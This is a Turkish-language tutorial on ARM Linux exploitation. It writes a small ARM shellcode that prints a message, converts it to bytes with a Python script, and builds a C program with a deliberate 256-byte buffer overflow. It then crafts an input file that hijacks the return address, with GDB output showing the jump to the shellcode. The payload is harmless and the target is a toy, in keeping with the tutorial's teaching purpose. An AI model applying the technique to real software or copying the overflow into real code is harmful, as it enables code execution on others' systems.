INTRODUCTION TO ARM LINUX EXPLOITING

Metin KAYA
kayameti@gmail.com
2012.12.28, 23:39, İstanbul
http://www.enderunix.org/metin

Bu makale, Celil ÜNÜVER'in http://www.signalsec.com/publications/arm_exploiting.pdf adresindeki Windows ARM exploit'ini anlatan dokümanın ARM Linux versiyonudur. Kendisine bana ilham olduğu için müteşekkirim.

ARM mimarisi cep telefonları başta olmak üzere mobil cihazlarda, femtocell'lerde, smallcell'lerde, SCADA sistemlerde, POS makinelerinde, ... kullanılmaktadır. Bu nedenle güvenliğin çok hassas olduğu bir platformdur.

Doküman için ARM, GDB, GCC, C, assembly, Python ve bazı bash komutlarını bilmek yeterlidir.

Üzerinde kod geliştirdiğim platform x86 Linux (32 bit 3.5.0 kernel) olduğundan ARM cross compiler [1] kullandım. Hedef makine ise ARMv7 little-endian Linux (32 bit 2.6.34 kernel).

Öncelikle küçük bir kodun ARM shellcode'u yazılmalı. Ekrana “arm exploit.” yazan assembly kodu şu şekildedir:

```
# file: hello_arm.S
.section .text
.global _start

_start:
        # _write()
        mov     r2, #13     # "arm exploit." string'inin uzunluğu.
        mov     r1, pc      # r1 = pc.
        add     r1, #24     # r1 = pc + 24: string'in adresi.
        mov     r0, $0x1
        mov     r7, $0x4
        svc     0

        # _exit()
        sub     r0, r0, r0
        mov     r7, $0x1
        svc     0

.ascii "arm exploit.\n"
```

Bu assembly kodu şu şekilde çalıştırılabilir (ELF formatında) bir dosyaya dönüştürülebilir:

```
x86 $ arm-none-linux-gnueabi-as -o hello_arm.o hello_arm.S
x86 $ arm-none-linux-gnueabi-ld -o hello_arm hello_arm.o
```

hello_arm dosyası ARM mimarisindeki hedef makineye atılıp çalıştırılabilir:

```
arm $./hello_arm
arm exploit.
```

Objdump ile disassembly ederek *hello_arm.S*'in opcode'u elde edilebilir:

```
x86 $ arm-none-linux-gnueabi-objdump -d hello_arm
hello_arm:     file format elf32-littlearm

Disassembly of section .text:

00000000 <_start>:
   0:   e3a0200d        mov     r2, #13
   4:   e1a0100f        mov     r1, pc
   8:   e2811018        add     r1, r1, #24
   c:   e3a00001        mov     r0, #1
  10:   e3a07004        mov     r7, #4
  14:   ef000000        svc     0x00000000
  18:   e0400000        sub     r0, r0, r0
  1c:   e3a07001        mov     r7, #1
  20:   ef000000        svc     0x00000000
  24:   206d7261        .word   0x206d7261
  28:   6c707865        .word   0x6c707865
  2c:   2e74696f        .word   0x2e74696f
```

Yukarıdaki çıktıda yer alan opcode'lar, hedef ARM makinede olduğu gibi little-endian'a çevrilip (örneğin: e3a0200d --> 0d20a0e3 --> \x0d\x20\xa0\xe3) char dizisi formatında yazılırsa shellcode'u elde etmiş oluruz. Bu işlem çok fazla angarya gerektiğinden birkaç bash komutu ve küçük bir Python kodu ile otomatize edilebilir:

```
x86 $ arm-none-linux-gnueabi-objdump -d execve_arm | sed -n '/Disassembly of section .text:/,/Disassembly of section .fini:/p' | tail -n +4 | head -n -2 | cut -d ':' -f 2 | cut -d ' ' -f 1 | tr -d '\t'
0d20a0e3
0f10a0e1
181081e2
0100a0e3
0470a0e3
000000ef
000040e0
0170a0e3
000000ef
61726d20
6578706c
6f69742e
```

Bu çıktı aşağıdaki Python kodu ile shellcode'a çevrilebilir:

```
#file: od2sc.py
import fileinput

for line in fileinput.input():
        h = line.rstrip()
        r = ['\\x' + h[i : i+2] for i in range(0, len(h), 2)]
        r.reverse()
        print '"%s"' % ''.join(r)
```

```
x86 $ arm-none-linux-gnueabi-objdump -d execve_arm | sed -n '/Disassembly of section .text:/,/Disassembly of section .fini:/p' | tail -n +4 | head -n -2 | cut -d ':' -f 2 | cut -d ' ' -f 1 | od2sc.py
"\x0d\x20\xa0\xe3"
"\x0f\x10\xa0\xe1"
"\x18\x10\x81\xe2"
"\x01\x00\xa0\xe3"
"\x04\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x00\x00\x40\xe0"
"\x01\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x61\x72\x6d\x20"
"\x65\x78\x70\x6c"
"\x6f\x69\x74\x2e"
```

Bu Python script'ine http://enderunix.org/metin/od2sc.py adresinden ulaşılabilir.

Referans dokümandaki kodu Linux'a taşıyacak olursak şöyle bir kod yazılabilir:

```
/*
 * Metin KAYA <kayameti@gmail.com>
 * 2012.12.28, Istanbul.
 * File: arm_bof.c
 * Compile:  arm-none-linux-gnueabi-gcc -Wconversion -Wall -W -pedantic -ansi -g -ggdb -o arm_bof arm_bof.c
 * Hardware: ARMv7
 * Kernel:   2.6.34
 * GCC:      4.4.2
 *
 */

#include <stdio.h>
#include <stdlib.h>
```

```
#include <sys/mman.h>


/* this shellcode respresents "write(stdout, "arm exploit.\n", 13);". */
char shellcode[] =
            "\x0d\x20\xa0\xe3"
            "\x0f\x10\xa0\xe1"
            "\x18\x10\x81\xe2"
            "\x01\x00\xa0\xe3"
            "\x04\x70\xa0\xe3"
            "\x00\x00\x00\xef"
            "\x00\x00\x40\xe0"
            "\x01\x70\xa0\xe3"
            "\x00\x00\x00\xef"
            "\x61\x72\x6d\x20"
            "\x65\x78\x70\x6c"
            "\x6f\x69\x74\x2e";


void
bof(void)
{
      FILE *fp;
      char fname[] = "file.ov";
      char buf[256];

      fp = fopen(fname, "r");
      if (!fp) {
            fprintf(stderr, "can't open fname '%s'!\n", fname);
            return;
      }

      memset(buf, 0x0, sizeof(buf));
      fread(buf, sizeof(char), 512, fp); /* overflow. */
      /* fclose(fp); */
}


int
main(void)
{

      /* shellcode'un bulunduğu bellek alanına calisma izni verilmelidir. */
      mprotect((void *) ((unsigned int) shellcode & ~4095), 0x1000, PROT_READ |
PROT_WRITE | PROT_EXEC);

      bof();

      return 0;
}
```


Dosyayı derlemek için "***x86 $ arm-none-linux-gnueabi-gcc -Wconversion -Wall -W -pedantic -ansi -g -ggdb -o arm_bof arm_bof.c***" komutu kullanılabilir.

"*fclose(fp);*" satırının kapatılmasının nedeni şudur: ARM, RISC tabanlı olduğundan pipeline kullanmaktadır. Bu nedenle henüz *fread()* için çalıştırılan komutlar bitmeden *fclose()* komutları pc'ye yüklenmekteydi. Bunu engellemek için -proof of concept- bu satır kapatıldı.

Bu noktadan sonra ***file.ov*** dosyasını oluşturmak gerekiyor. Öncelikle GDB yardımıyla shellcode'un adresi bulunmalı:

```
x86 $ arm-none-linux-gnueabi-gdb -q arm_bof
Reading symbols from arm_bof...done.
(gdb) p &shellcode
$1 = (char (*)[49]) 0x10890  /* shellcode'un adresi. */
(gdb) q
```

arm_bof binary dosyası IDA Pro ile analiz edilirse SP'nin gösterdiği yerin 272. byte olduğu anlaşılır:



Bu nedenle *file.ov* dosyası en az 272 x A + (shellcode'un adresi: 4 byte) = 276 byte kadar olmalıdır. Bir Perl komutuyla dosya hazırlanabilir:

```
$ perl -e 'print "A" x 280'> file.ov
```

272. byte'tan itibaren shellcode'un adresi yazılmalıdır. Sonuçta dosya hex olarak aşağıdaki gibi olacaktır:

file.ov

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	
00000000	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000016	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000032	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000048	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000064	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000080	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000096	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000112	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000128	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000144	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000160	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000176	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000192	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000208	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000224	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000240	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000256	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000272	90	08	01	00	41	41	41	41									....AAAA

Şimdi *file.ov* ve *arm_bof* dosyaları hedef makineye yüklenip hedef makinede çalıştırlabilir:

```
arm $ ./arm_bof
arm exploit.
arm $
```

GDB ile detaylı bakıldığında durum şu şekildedir:

```
arm $ gdb -q ./arm_bof
Reading symbols from arm_bof...done.
(gdb) b bof
Breakpoint 1 at 0x8524: file arm_bof.c, line 37.
(gdb) r
Starting program: arm_bof

Breakpoint 1, bof () at arm_bof.c:37
37              char fname[] = "file.ov";
(gdb) n
40              fp = fopen(fname, "r");
(gdb)
41              if (!fp) {
(gdb)
46              memset(buf, 0x0, sizeof(buf));
(gdb)
47              fread(buf, sizeof(char), 512, fp); /* overflow. */
(gdb)
49      }
(gdb)
0x00010890 in shellcode ()
(gdb) info registers
r0             0x118    280
r1             0x1      1
r2             0x0      0
r3             0x11008  69640
r4             0x1a0    416
r5             0x4014ebc0       1075112896
r6             0x4014d000       1075105792
r7             0x0      0
r8             0x0      0
r9             0x0      0
r10            0x40022000       1073881088
r11            0x41414141       1094795585
r12            0xfbad2498       4222428312
sp             0xbed81cc0       0xbed81cc0
lr             0x4008a4d0       1074308304
pc             0x10890  0x10890 <shellcode>
fps            0x1001000        16781312
cpsr           0x60000010       1610612752
(gdb) n
Single stepping until exit from function shellcode,
which has no line number information.
arm exploit.     /* BINGO! */
Program exited normally.
(gdb) q
arm $
```

Görüldüğü üzere pc'de shellcode'un adresi bulunmaktadır. Exploit'imiz başarılı oldu.

Stay tuned for Android exploiting...

NOTLAR:
[1] İlgili Code Sourcery ARM cross compiler'ı http://www.mentor.com/embedded-software/sourcery-tools/sourcery-codebench/editions/lite-edition/ adresinden edinilebilir.
[2] How to Create Shellcode on ARM Architecture: http://www.exploit-db.com/papers/15652/
[3] Designing Shellcode Demystified: http://www.enderunix.org/docs/en/sc-en.txt
[4] Dokümanın en güncel haline http://wwwenderunix.org/metin/exploit_arm_linux.pdf adresinden ulaşılabilir.